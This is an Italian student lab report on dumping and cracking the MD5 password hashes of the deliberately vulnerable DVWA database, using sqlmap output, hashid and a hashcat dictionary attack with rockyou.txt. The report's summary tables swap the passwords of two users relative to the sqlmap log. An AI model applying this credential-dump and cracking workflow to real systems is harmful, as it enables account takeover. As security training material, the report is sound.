Cuore Andrea

30-11-2022

PASSWORD HASH CRACK

TASK:


La task di oggi prevedeva il recupero delle password exploitate ieri dal database dvwa , l'analisi dell'hash e il relativo crack.

Fase 1.

Nella prima fase abbiamo rifatto l'accesso al database stampando la table user per enumerare le password e gli utenti associati

USER	PASSWORD
Admin/smithy	5f4dcc3b5aa765d61d8327deb882cf99
Gordondb	e99a18c428cb38d5f260853678922e03
1337	0d107d09f5bbe40cade3de5c71e9e9b7
pablo	8d3533d75ae2c3966d7e0d4fcc69216b

N.B: data la scarsa qualità della sicurezza del nostro server SQLmap ha provveduto ad hashare lei stessa le password, ai fini del compito non è stato preso in considerazione il cracking effettuato da SQLmap.



```
[09:27:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[09:27:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:27:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:27:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:27:18] [INFO] writing hashes to a temporary file '/tmp/sqlmapc1xv5cvz3794/sqlmaphashes-9orqmh4q.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:27:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:27:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:27:31] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:27:31] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[09:27:38] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:27:42] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:27:50] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:27:54] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------+-----------------------------------------+-----------+------------+
| user_id | user    | avatar                                          | password                                | last_name | first_name |
+---------+---------+-------------------------------------------------+-----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------+-----------------------------------------+-----------+------------+

[09:27:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[09:27:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```


Fase 2.

Nella seconda fase si va a cercare di capire il tipo di hash utilizzato, per farlo ho effettuato un controllo incrociato.

Prima ho avviato il comando hashid inserendo come parametro una delle password trovate, questo comando ci ha lasciato in output una serie di possibili hash.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashid '8d3533d75ae2c3966d7e0d4fcc69216b'

Analyzing '8d3533d75ae2c3966d7e0d4fcc69216b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```


Successivamente abbiamo inserito un'altra password su un hash identifier online, per vedere se ci riportava uno degli hash di "hashid".



Fase 3.

Nella terza e ultima fase ho prima enumerato tutte le password in un file txt e successivamente ho dato quel file "in pasto" ad hashcat per tentare un attacco dizionario.





Dunque l’attacco dizionario risulta un successo e ci vengono enumerate le password senza hash.

USER	PASSWORD
Admin/smithy	password
Gordondb	abc123
1337	letmein
pablo	charley

Legenda hashcat:

-m 0 = Indica ad hashcat di utilizzare la modalità MD5

Hashdb.txt = file di testo contenente tutte le password enumerate

/usr/…/rockyou.txt = path per il dizionario rockyou.txt